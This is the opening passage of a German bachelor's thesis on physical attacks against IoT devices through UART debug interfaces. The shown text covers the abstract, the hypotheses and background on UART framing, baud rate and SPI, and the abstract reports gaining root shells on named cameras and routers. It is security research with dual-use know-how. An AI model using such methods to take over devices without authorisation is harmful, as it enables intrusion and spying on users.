

Welche Schwachstellen existieren bei IoT-Geräten in Bezug auf physische Angriffe über UART-Schnittstellen, und wie können diese erkannt werden?

BACHELORARBEIT

Methode

Experiment

Bachelorstudium

„Digital Business & Software Engineering“

MCI | DIE UNTERNEHMERISCHE HOCHSCHULE®

Betreuer

Assoc. Prof. Matthias Janetschek, PhD

Verfasser

Lukas Prenner

Jahrgang 2021

01653232

9. Juni 2024

Zusammenfassung

Das Ziel dieser Arbeit ist es, die Sicherheit von IoT-Geräten (Internet of Things) in Bezug auf Hardwareschnittstellen wie UART (Universal Asynchronous Receiver / Transmitter), zu untersuchen. Dazu wurde die folgende Forschungsfrage gestellt: „Welche Schwachstellen existieren bei IoT-Geräten in Bezug auf physische Angriffe über UART-Schnittstellen, und wie können diese erkannt werden?“ Außerdem wurden zwei Hypothesen aufgestellt: Hypothese 1: IoT-Geräte mit ungeschützten UART-Schnittstellen sind anfällig für unbefugten Zugriff und können zur Kompromittierung des Geräts oder zur Datenausspähung führen. Hypothese 2: Sicherheitsmechanismen wie Passwortschutz, physische Abschirmung der UART-Schnittstelle, oder Firmwareseitige Deaktivierung der Ports reduzieren das Risiko von Angriffen erheblich. Um die Fragen zu beantworten wurde eine Kombination aus Literaturrecherche und einem praktischen Experiment anhand von sechs IoT-Geräten durchgeführt, indem versucht wurde über die UART-Schnittstelle eine Root-Shell zu starten, um damit die Geräte zu übernehmen. In dem Experiment wurden verschiedene Methoden, wie das Einschleusen von Befehlen, Passwort-Cracking, Firmwareanalyse, das Umgehen von Sicherheitsmechanismen und Bootloaderexploits angewendet. Das Experiment hat gezeigt, dass viele Geräte offene UART-Schnittstellen aufweisen, schwache oder keine Authentifizierungsmechanismen vorliegen, unsichere Hashing-Algorithmen verwendet werden und Standard-Passwörter wie `admin` benutzt werden. Das bestätigt die 1. Hypothese und zeigt, dass offene UART-Schnittstellen ein erhebliches Sicherheitsrisiko darstellen und dass die Verwendung unsicherer Hashing-Algorithmen die implementierten Authentifizierungsmechanismen aushebeln kann. Die Tapo-C200 IP-Kamera hat eine deaktivierte UART-Schnittstelle, wodurch das Gerät nicht über die UART-Schnittstelle übernommen werden konnte, das bestätigt die 2. Hypothese und zeigt, dass mit den richtigen Sicherheitsvorkehrungen die Sicherheit der Geräte erheblich erhöht werden kann. Insgesamt zeigt das Experiment, dass sowohl hardwareseitige Schnittstellen wie UART als auch softwareseitige Schwachstellen in der Firmware ein hohes Sicherheitsrisiko darstellen.

Abstract

The goal of this study is to investigate the security of IoT (Internet of Things) devices concerning hardware interfaces like UART (Universal Asynchronous Receiver/Transmitter). The research question posed was: "What vulnerabilities exist in IoT devices concerning physical attacks via UART interfaces, and how can these be detected?" Additionally, two hypotheses were formulated: Hypothesis 1: IoT devices with unprotected UART interfaces are vulnerable to unauthorized access and can lead to device compromise or data breaches. Hypothesis 2: Security mechanisms such as password protection, physical shielding of the UART interface, or firmware-based deactivation of the ports significantly reduce the risk of attacks. To answer these questions, a combination of literature review and practical experiments was conducted using six IoT devices. The experiment aimed to gain root access via the UART interface to take control of the device. Various methods were employed in the experiment, such as command injection, password cracking, firmware analysis, bypassing security mechanisms, and bootloader exploits. The experiment showed that many devices have open UART interfaces, weak or non-existent authentication mechanisms, use insecure hashing algorithms, and rely on default passwords like `admin`. This confirms the first hypothesis, demonstrating that open UART interfaces pose a significant security risk and that using outdated hashing algorithms can undermine implemented authentication mechanisms. The Tapo C200 IP camera has a disabled UART interface, which prevented the device from being taken over via UART. This confirms the second hypothesis, showing that with proper security measures, the security of devices can be significantly improved. Overall, the experiment reveals that both hardware interfaces like UART and software vulnerabilities in the firmware pose high security risks.

Inhaltsverzeichnis

1 Einleitung & Motivation	1
2 Problemstellung und Forschungsfrage	2
2.1 Hypothesen	3
3 Theoretischer Hintergrund	4
3.1 UART als Debugging-Schnittstelle	4
3.2 Funktionsweise von UART	5
3.3 Start Bit	6
3.4 Datenrahmen	6
3.5 Parität	7
3.6 Stopbits	7
3.7 Schritte der UART-Übertragung	7
3.8 Baudrate	9
3.9 Sicherheitsrisiken durch exponierte Speicherbusse	11
3.10 Bootloader	14
3.11 Embedded Linux	16
3.12 Strategien zur Absicherung von IoT-Geräten	18
3.13 Fazit Literaturrecherche	18
4 Wissenschaftliche Herangehensweise und Methode	18
4.1 Experiment	19
4.2 Stichprobengröße	20
4.3 Experimentelles Design	20

5 Durchführung des Experiments	23
5.1 IoT-Gerät: TP-Link Tapo C100 IP-Kamera	24
5.2 IoT-Gerät: TP-Link Tapo C200 IP-Kamera	34
5.3 IoT-Gerät: Eufy Homebase 2 mit EufyCam 2 Pro Kameras	35
5.4 IoT-Gerät: Reolink E1 IP-Kamera	46
5.5 IoT-Gerät: Netgear N750 DSL Router	53
5.6 IoT-Gerät: Drei Hui Tube LTE-Router	58
6 Diskussion	62
6.1 Tabellarische Zusammenfassung der Ergebnisse des Experiments	62
6.2 Hauptsicherheitslücken	63
6.3 Schlussfolgerungen	64
6.4 Praktische Empfehlungen	65
6.5 Grenzen der Untersuchung	65
6.6 Vorschläge für zukünftige Forschung	66
7 Fazit	66

Abbildungsverzeichnis

1	UART Kabelverbindung	5
2	Schematische Darstellung der UART-Datenübertragung	5
3	Schematische Darstellung eines Datenpakets	6
4	UART erhält Byte vom Datenbus	7
5	UART fügt Start-, Paritäts- und Stopbits hinzu	8
6	Sendendes UART sendet Datenpaket seriell an empfangendes UART	8
7	UART entfernt Start-, Paritäts- und Stopbits	8
8	Empfangendes UART sendet Byte an Datenbus	9
9	SPI Bus Schnittstellendiagramm	12
10	I2C Bus Schnittstellendiagramm	13
11	Paralleler Bus Schnittstellendiagramm	14
12	Produktfoto Tapo C100	24
13	Leiterplatte Tapo C100	25
14	Produktfoto Tapo C100	34
15	Produktfoto Eufy Ip-Kamerasystem	35
16	Leiterplatte Eufy Homebase 2	36
17	Produktfoto Reolink E1 IP-Kamera	46
18	Leiterplatte Reolink E1 IP-Kamera	47
19	Produktfoto Netgear	53
20	Leiterplatte Netgear N750 Router	54
21	Produktfoto Drei Hui Tube Router	58
22	Leiterplatte HuiTube LTE Router	59

Tabellenverzeichnis

1	Übersicht der getesteten IoT-Geräte	23
2	Übersicht der verwendeten Hardware und Software	23
3	Vergleich der untersuchten IoT-Geräte	63

1 Einleitung & Motivation

Das Internet der Dinge (IoT) hat die Welt revolutioniert, es hat unsere Alltagsgegenstände in intelligente und vernetzte Geräte verwandelt [1]. Es wird auch oft als ein vernetztes und heterogenes System beschrieben, das verschiedenste vernetzte Systeme und Dienste ermöglicht [2]. Diese IoT-Systeme können Daten erfassen, versenden, empfangen, bearbeiten und analysieren. Der Begriff „Dinge“ bezieht sich in diesem Kontext auf intelligente Geräte wie Sensoren, Aktuatoren, RFID-Systeme (radio-frequency identification), Rauchmelder, intelligente Kühlschränke, Smartwatches, Smartphones und viele weitere ähnliche Geräte, die Daten erfassen und übertragen können [3, 2]. Kevin Ashton verwendetet erstmals 1999 bei einer Präsentation für RFID-Systeme den Begriff Internet der Dinge (Internet of Things). Er definiert das Internet der Dinge als ein System physischer Objekte in der Welt, die über einen Sensor mit dem Internet verbunden sind [4]. IoT-Geräte, die mit anderen IoT-Geräten vernetzt sind, können ganze Infrastrukturen bilden diese neue Technologie hat dadurch einen großen Einfluss auf die Art und Weise wie wir leben. Dabei helfen IoT-Geräte Arbeiten und Prozesse effizienter und intelligenter zu gestalten. Neben der Bereitstellung intelligenter Geräte für die Automatisierung von Häusern ist IoT auch für Unternehmen von wesentlicher Bedeutung. Unternehmen können durch IoT ihre Prozesse in Echtzeit überwachen. Durch diese Echtzeit Überwachung können Prozesse optimiert werden [4]. Das Internet der Dinge bringt aber nicht nur Vorteile mit sich, durch die Integration dieser Technologie in das tägliche Leben, in die Industrie und in die kritischen Infrastrukturen entstehen auch gravierende Sicherheitsrisiken [5]. Durch IoT-Geräte eröffnen sich ganz neue Angriffsvektoren, die einerseits die Privatsphäre und andererseits die Sicherheit ganzer Systeme gefährden können [6]. IoT-Geräte sind oft an Orten verbaut, an denen unbefugte Dritte direkten physischen Zugriff erlangen können und dadurch auch Zugriff auf Hardware-Schnittstellen wie UART ermöglicht wird [5]. Offene UART-Schnittstellen sind nicht nur ein Risiko für die Integrität und die Verfügbarkeit der betroffenen Geräte, sondern sie gefährden auch die Sicherheit aller über diese Geräte erfassten und übertragenen Daten [7]. Die Erkennung solcher Schwachstellen ist essentiell um diese zu eliminieren[7]. Besonders interessant sind die Risiken offener Debugging-Ports in IoT-Geräten und die daraus resultierenden physischen Angriffe. Dabei wird untersucht wie zugänglich diese Geräte für solche Angriffe sind und was das für die Sicherheit bedeutet [6]. Die stetig steigende Anzahl an vernetzten Geräten macht es wichtiger denn je, Schwachstellen zu erkennen

um diese Technologien sicher zu gestalten. In dieser Arbeit werden nicht nur aktuelle Sicherheitsprobleme aufgedeckt, sondern es wird auch nach Möglichkeiten gesucht, diese Sicherheitslücken zu schließen. Ziel dieser Arbeit ist nicht nur auf technischer Ebene einen Beitrag zu leisten, sondern auch zu einer Kultur beizutragen, in der Datenschutz und Sicherheit im Zentrum stehen.

Das primäre Ziel dieser Arbeit ist es, die Sicherheitsrisiken zu identifizieren und zu bewerten, die durch offene oder ungeschützte UART-Schnittstellen in einer ausgewählten Reihe von IoT-Geräten entstehen. Durch die Durchführung einer kombinierten Analyse von Literaturrecherche und praktischen Experimenten soll ein tiefgreifendes Verständnis der Schwachstellen entwickelt werden, die physische Angriffe auf diese Schnittstellen ermöglichen. Es soll herausgefunden werden, inwieweit bestehende Sicherheitsmechanismen effektiv sind und welche Maßnahmen ergriffen werden können, um die Sicherheit von IoT-Geräten zu erhöhen. Durch die systematische Erforschung und Analyse der Sicherheitsrisiken sollen robuste Empfehlungen für Hersteller von IoT-Geräten abgeleitet werden, um die Sicherheit ihrer Geräte zu erhöhen. Die Ergebnisse dieser Arbeit könnten zur Entwicklung besserter Schutzmaßnahmen beitragen, die speziell auf die Risiken von UART-Schnittstellen abzielen.

2 Problemstellung und Forschungsfrage

Das Internet der Dinge wächst rasant, die Anzahl an vernetzen Geräten hat sich im Zeitraum von 2022 bis 2024 verdoppelt. [8, 6]. Die zunehmende Verbreitung von IoT-Geräten in unserem Alltag birgt auch ein schnell wachsendes Sicherheitsrisiko mit sich [7, 2]. Durch energiesparende Mikrocontroller wird der Einsatz von IoT-Geräten in abgelegenen Gebieten erleichtert, dennoch ist die Überwachung und der kontinuierliche Schutz für solche Geräte oft unpraktikabel und finanziell aufwändig [5, 7]. Wenn unbefugte Dritte physischen Zugriff auf die Geräte erlangen können, können sie auf Hardwareschnittstellen wie UART und SPI (Serial Peripheral Interface) zugreifen [7, 6]. Diese Hardware Schnittstellen, die vorrangig für Debugging-Zwecke von IoT-Geräten genutzt werden, können, wenn sie aktiv und ungeschützt bleiben, ein erhebliches Sicherheitsrisiko darstellen und somit zum Ziel verschiedenster Angriffe werden [7]. Dadurch kann die Privatsphäre der Nutzer aber auch die Sicherheit ganzer Systeme gefährdet werden[9]. Die Bedeutung von

seriellen Schnittstellen in der IoT-Sicherheit wird durch die Arbeiten von Forschern wie Vasile et al.[9], Pütz et al.[6] und Sarker et al.[2] unterstrichen, die UART-Schnittstelle ist die am häufigsten und am leichtesten ausnutzbare Debugging-Schnittselle in IoT-Geräten. Laut Vasile et al.[9] reicht in über 45% der Fälle eine offene UART-Schnittstelle, um die Firmware zu extrahieren . Rahman [5] hebt hervor, dass insbesondere in schwer zugänglichen Bereichen die Überwachung und der Schutz von IoT-Geräten eine Herausforderung darstellen . Dies verdeutlicht die Notwendigkeit, die mit UART-Schnittstellen verbundenen Schwachstellen tiefgehend zu verstehen und effektive Abwehrstrategien zu entwickeln. Angesichts dieser Herausforderungen stellt sich die zentrale Forschungsfrage dieser Arbeit wie folgt dar:

"Welche Schwachstellen existieren bei IoT-Geräten in Bezug auf physische Angriffe über UART-Schnittstellen, und wie können diese erkannt werden?"

Mit der Beantwortung dieser Forschungsfrage wird ein Beitrag zur Verbesserung der IoT-Sicherheit geleistet, indem Risiken, die von UART-Schnittstellen ausgehen genau untersucht werden. Das hat eine hohe Relevanz, da die Anzahl an IoT-Geräten stetig steigt und vermehrt auch in Bereichen kritischer Infrastruktur eingesetzt werden, wie Gesundheitswesen, Industrie 4.0 und in Smart Cities.

2.1 Hypothesen

Aufbauend auf den Arbeiten von Pütz et al. [6] und Vasile et al. [9] wurden zwei zentrale Hypothesen formuliert, die im Rahmen dieser Arbeit untersucht werden sollen:

- **Hypothese 1:** IoT-Geräte mit ungeschützten UART-Schnittstellen sind anfällig für unbefugten Zugriff und können zur Kompromittierung des Geräts oder zur Datenausspähung führen.
- **Hypothese 2:** Sicherheitsmechanismen wie Passwortschutz, physische Abschirmung der UART-Schnittstelle, oder Firmwareseitige Deaktivierung der Ports reduzieren das Risiko von Angriffen erheblich.

3 Theoretischer Hintergrund

Die Basis für ein tiefes Verständnis der Sicherheitsproblematik und der Schwachstellen von IoT-Geräten bildet ein solider theoretischer Hintergrund, der sich mit den Grundlagen der Kommunikationsschnittstellen, speziell UART, und den Speicherbussen beschäftigt [3].

3.1 UART als Debugging-Schnittstelle

UART, kurz für Universal Asynchronous Receiver / Transmitter, ist eine weit verbreitete Schnittstelle für die serielle Datenübertragung, die eine einfache, aber effektive Methode zum Senden und Empfangen von Daten zwischen einem IoT-Gerät und einem externen System bietet [10]. Wie in der Arbeit von Pena [11] dargestellt, ermöglicht UART eine asynchrone Kommunikation ohne gemeinsamen Takt zwischen Sender und Empfänger, was die Implementierung in einer Vielzahl von Anwendungsfällen erleichtert. Diese Flexibilität hat allerdings auch eine Kehrseite: Offene UART-Ports können ein Einfallstor für Sicherheitsangriffe bieten, wenn sie nicht angemessen gesichert sind [9, 12].

UART ist ein wesentlicher Bestandteil in der Mikrocomputer-Hardware und ermöglicht die bitserielle Datenübertragung über verschiedene Distanzen. Es konvertiert Daten zwischen seriellen und parallelen Formaten und erfordert eine regelmäßige Neusynchronisation, da es kein Synchronsignal zwischen Sender und Empfänger gibt. Ein UART-Datenpaket besteht aus elf Bits, inklusive Start- und Stopbit sowie einem Paritätsbit zur Fehlerprüfung. Die Technologie ist besonders relevant in IoT-Geräten, bietet verschiedene Übertragungsmodi und spielt eine entscheidende Rolle für die Sicherheit in vernetzten Mikrocomputersystemen.[11, 9]

Bei der UART-Kommunikation kommunizieren zwei UART's direkt miteinander. Das sendende UART wandelt parallele Daten eines Steuergeräts wie eines CPUs in eine serielle Form um und überträgt diese an das empfangende UART, das die seriellen Daten wieder in ein paralleles Format für das Empfangsgerät umwandelt. Für die Datenübertragung zwischen zwei UART's sind nur zwei Drähte notwendig. Die Daten fließen vom Tx-Pin des sendenden UART's zum Rx-Pin des empfangenden UART's. [11]




Abbildung 1: UART Kabelverbindung

UART's übertragen Daten asynchron, das heißt, es gibt kein Takt-Signal zur Synchronisation. Stattdessen fügt das sendende UART Start- und Stopbits zum Datenpaket hinzu, um den Anfang und das Ende des Pakets zu definieren. Das empfangende UART liest die eingehenden Bits mit einer bestimmten Frequenz, der Baudrate welche in der Sektion 3.8 näher erläutert wird. Beide UART's müssen dieselbe Baudrate verwenden und müssen auch dieselbe Datenpaketstruktur zum Senden und Empfangen konfiguriert haben. [11] Die Einrichtung der Datenpaketstruktur wir in der Sektion 4.3.2 erläutert.

3.2 Funktionsweise von UART

Der sendende UART empfängt zuerst die Daten von einem Datenbus, dieser Bus wird verwendet um die Daten von einem Gerät wie CPU, Speicher oder Mikrocontroller an das UART zu übermitteln. Die Daten werden paralell an den UART übertragen, dieses fügt dann ein Startbit, ein je nach Konfiguration optionales Paritätsbit und ein Stopbit hinzu und bildet so das Datenpaket. Anschließend wird das Datenpaket bitweise über den Tx-Pin seriell ausgegeben. Der empfangende UART liest das Datenpaket bitweise über den Rx-Pin ein und konvertiert es wieder zurück in ein paralleles Format und entfernt die Start-, Paritäts- und Stopbits. Schließlich überträgt das empfangende UART das Datenpaket paralell an den Datenbus am Empfangsende. [11, 12, 10]




Abbildung 2: Schematische Darstellung der UART-Datenübertragung

UART-Datenpakete bestehen aus einem Startbit, 5-9 Datenbits, einem optionalen Paritätsbit und 1-2 Stopbits.

In den meisten Standardkonfigurationen, so wie auch bei allen Geräten die in der Sektion 5 getestet wurden besteht ein Paket aus folgenden Bestandteilen:

- 1 Startbit
- 8 Datenbits (Die Daten die versendet werden auch *Data Frame* genannt)
- keinem Paritätsbit
- 1 Stopbit

Das heißt, dass bei dieser Konfiguration jedes Datenpaket aus 10 Bit besteht, ein Bit als Startbit, 8 Bits für die eigentlichen Daten und ein Stopbit.




Abbildung 3: Schematische Darstellung eines Datenpaketes

3.3 Start Bit

Die Spannung auf der Datenübertragungsleitung wird *high* gehalten solange keine Daten übertragen werden. Um eine Übertragung zu starten zieht das sendende UART die Übertragungsleitung für einen Taktzyklus von *high* auf *low*. Das empfangende UART erkennt den Wechsel von *high* zu *low* und beginnt die Bits im Datenrahmen mit der Frequenz der Baudrate zu lesen. [11]

3.4 Datenrahmen

Der Datenrahmen (Dataframe) enthält die tatsächlich übertragenen Daten. Er kann zwischen 5 und 9 Bits lang sein. In den meisten Implementierungen werden die Daten mit dem *least significant bit* (*Little Endian*) zuerst gesendet. [11]

3.5 Parität

Parität beschreibt die Geradheit oder Ungeradheit einer Zahl. Das Paritätsbit ist eine Möglichkeit für das empfangende UART zu erkennen, ob sich Daten während der Übertragung verändert haben. Bits können durch elektromagnetische Strahlung, nicht übereinstimmende Baudaten oder lange Datenübertragungen verändert werden. Nachdem das empfangende UART den Datenrahmen gelesen hat, zählt es die Anzahl der Bits mit einem Wert von 1 und überprüft, ob die Gesamtzahl gerade oder ungerade ist. Wenn das Paritätsbit eine 0 ist (gerade Parität), sollte die Gesamtzahl der 1-Bits im Datenrahmen gerade sein. Wenn das Paritätsbit eine 1 ist (ungerade Parität), sollte die Gesamtzahl der 1-Bits ungerade sein. Wenn das Paritätsbit mit den Daten übereinstimmt, erkennt das UART, dass die Übertragung fehlerfrei war. Wenn jedoch das Paritätsbit eine 0 ist und die Gesamtzahl ungerade ist; oder das Paritätsbit eine 1 ist und die Gesamtzahl gerade ist, erkennt das UART, dass sich Bits im Datenrahmen geändert haben. [10]

3.6 Stopbits

Um das Ende des Datenpakets zu signalisieren, stellt das sendende UART die Datenübertragungsleitung von einer niedrigen Spannung auf eine hohe Spannung für mindestens 1-2 Bitdauern um. [11]

3.7 Schritte der UART-Übertragung

1. Das sendende UART empfängt Daten parallel vom Datenbus:




Abbildung 4: UART erhält Byte vom Datenbus

2. Das sendende UART fügt Startbit, Paritätsbit und Stopbit(s) zum Paket hinzu und

erstellt dadurch das Paket:




Abbildung 5: UART fügt Start-, Paritäts- und Stopbits hinzu

3. Das gesamte Paket wird seriell vom sendenden UART zum empfangenden UART gesendet. Das empfangende UART tastet die Datenleitung mit der voreingestellten Baudrate ab.




Abbildung 6: Sendendes UART sendet Datenpaket seriell an empfangendes UART

4. Das empfangende UART verwirft Startbit, Paritätsbit und Stopbit aus dem Paket:




Abbildung 7: UART entfernt Start-, Paritäts- und Stopbits

5. Das empfangende UART wandelt die seriellen Daten zurück in ein paralleles Format und überträgt sie an den Datenbus am Empfangsende:




Abbildung 8: Empfangendes UART sendet Byte an Datenbus

[11]

3.8 Baudrate

Die Baudrate ist ein grundlegender Parameter in der digitalen Kommunikation für die Schrittgeschwindigkeit. Ein Baud ist die Geschwindigkeit, bei der ein Symbol pro Sekunde übertragen wird. Ein Symbol kann je nach Codierung unterschiedlich viele Bits haben. Bei einer Symbolgröße von einem Bit würde ein Bit pro Sekunde übertragen werden. Einfach ausgedrückt, gibt die Baudrate an, wie oft sich das Signal pro Sekunde ändert [13, 14].

Die Baudrate beschreibt die Anzahl der Signalwechsel pro Sekunde, die Bitrate gibt die Anzahl der Bits pro Sekunde an (bps, bits per second), die übertragen werden. In vielen Fällen, insbesondere bei binären Systemen, entspricht 1 Baud 1 bps. Allerdings kann ein Symbolwechsel auch mehr als ein Bit übertragen, was zu einer höheren Bitrate als der Baudrate führen kann [15].

3.8.1 Berechnung der Baudrate

Die Baudrate kann durch die folgende Formel berechnet werden:

$$\text{Baudrate} = \frac{\text{Bitrate (bps)}}{\text{Anzahl der Bits pro Symbol}}$$

Zum Beispiel hat ein System mit einer Datenrate von 2400 bps, bei dem jedes Signal zwei Bits an Informationen trägt, eine Baudrate von 1200 Baud.

3.8.2 Formeln und Beziehungen

Die Baudrate ist ein essentielles Konzept in der digitalen Kommunikation, das durch verschiedene mathematische Formeln und Beziehungen beschrieben werden kann [15]:

1. Definition der Baudrate:

$$\text{Baudrate} = \frac{1}{\text{Zeit für eine Signaleinheit (s)}}$$

2. Beziehung zur Bitrate:

Wenn jede Signaleinheit n Bits repräsentiert, ist die Bitrate R mit der Baudrate B wie folgt verknüpft:

$$R = B \times n$$

3.8.3 Bedeutung der Baudrate in Kommunikationssystemen

[13, 14]

1. **Effiziente Kommunikation:** Eine höhere Baudrate ermöglicht schnellere Datenübertragung.
2. **Bandbreitennutzung:** Die Baudrate beeinflusst die benötigte Bandbreite, höhere Baudaten benötigen mehr Bandbreite.
3. **Übertragungsfehler:** Höhere Baudaten können die Wahrscheinlichkeit von Übertragungsfehlern erhöhen, daher ist ein Gleichgewicht zwischen Geschwindigkeit und Genauigkeit wichtig.
4. **Kompatibilität:** Alle Geräte in einem Kommunikationssystem müssen die gleiche Baudate verwenden, um eine reibungslose Datenübertragung zu gewährleisten

3.8.4 Ermittlung der Baudate

Um die in einem IoT-Gerät verwendete Baudate zu ermitteln können verschiedene Methoden angewendet werden:

1. **Datenblätter und Dokumentationen:** Oft ist die Baudate in Dokumentationen oder in Datenblättern zu finden.

2. **Automatische Baudratenerkennung:** Moderne serielle Kommunikationssysteme erkennen die richtige Baudrate oft automatisch.
3. **Terminalprogramme:** Mit einem Terminalprogramm wie *minicom*, *screen* oder *putty*, können die Standardwerte für die Baudrate getestet werden, bis die seriell übertragenen Daten leserlich erscheinen. Die gängigsten Baudraten sind:
 - 9600 Baud
 - 19200 Baud
 - 38400 Baud
 - 57600 Baud
 - 115200 Baud
4. **Skripte** Es kann ein einfaches Skript verwendet werden in dem alle Baudraten getestet werden. Ein solches Skript wurde für diese Arbeit erstellt und ist im Anhang B zu finden.
5. **Serielle Protokollanalyse** Mit einem seriellen Protokollanalysator kann die Baudrate aus den Kommunikationssignalen gemessen und berechnet werden. Dabei werden die physikalischen Signale gemessen und die Baudrate kann präzise ermittelt werden.

3.9 Sicherheitsrisiken durch exponierte Speicherbusse

Neben UART sind auch Speicherbusse kritische Komponenten in der Architektur von IoT-Geräten. Speicherbusse, die den Datenaustausch zwischen dem Prozessor und dem Speichermedium eines Geräts verwalten, können bei unzureichendem Schutz eine Schwachstelle darstellen. Die Arbeit von Su und Ranasinghe [7] hebt hervor, wie durch *Memory Bus Snooping* sensible Daten ausgelesen werden können, indem physisch auf die Datenleitungen zugegriffen wird, die zum Speicher führen. Dies unterstreicht die Notwendigkeit, sowohl die Datenübertragungswege als auch die Zugangspunkte für die Datenübertragung zu sichern.

3.9.1 Serial Peripheral Interface (SPI)

SPI wurde in den 1970er Jahren entwickelt um parallele Schnittstellen zu ersetzen, da diese sehr aufwendig auf Leiterplatten zu platzieren sind. Gleichzeitig ist trotzdem eine Hochgeschwindigkeits-Datenübertragung zwischen verschiedenen Geräten möglich. Serial Peripheral Interface wurde erstmals von Motorola benannt um die 6800-basierte Mikrocontroller-Einheit mit Peripheriefunktionen zu verbinden. Aufgrund der einfachen Schnittstellen und der hohen Geschwindigkeit wurde SPI zu einem beliebten Kommunikationsprotokoll welches einfache Datenübertragung ermöglicht. Mittlerweile hat SPI eine feste Rolle in eingebetteten Systemen erlangt, sei es bei System-on-Chip-Prozessoren, als auch bei den leistungsstärkeren 32-Bit-Prozessoren und ARM-Prozessoren. Heute ist SPI eine weit verbreitete Technologie zur Kommunikation mit Peripheriegeräten, um Daten in Echtzeit zu übertragen. [16, 17]




Abbildung 9: SPI Bus Schnittstellendiagramm

In der Abbildung 9 ist ein Beispiel SPI-Bus-Schnittstellendiagramm dargestellt. Der SPI *Master* wird über 4 Leitungen mit den *Slaves* verbunden. Um die Übertragung zu synchronisieren wird der Takt vom *Master* über die SCLK (*Serial Clock*) Leitung an die *Slaves* weitergegeben. MOSI (*Master Out Slave In*) ist die Datenleitung, über die der *Master* Daten an den *Slave* sendet. MISO (*Master In Slave Out*) ist die Datenleitung, über die der *Slave* Daten an den *Master* sendet. Um einen bestimmten *Slave* für die Kommunikation zu aktivieren wird die SS (*Slave Select*) Leitung verwendet, die SS Leitung wird oft auch

als CS (*Chip Select*) bezeichnet. In dem Diagramm werden alle drei *Slaves* mit eigenen SS-Leitungen vom *Master* gesteuert um eine Kommunikation zu ermöglichen. [16, 17]

3.9.2 I²C (*Inter-Integrated Circuit*)

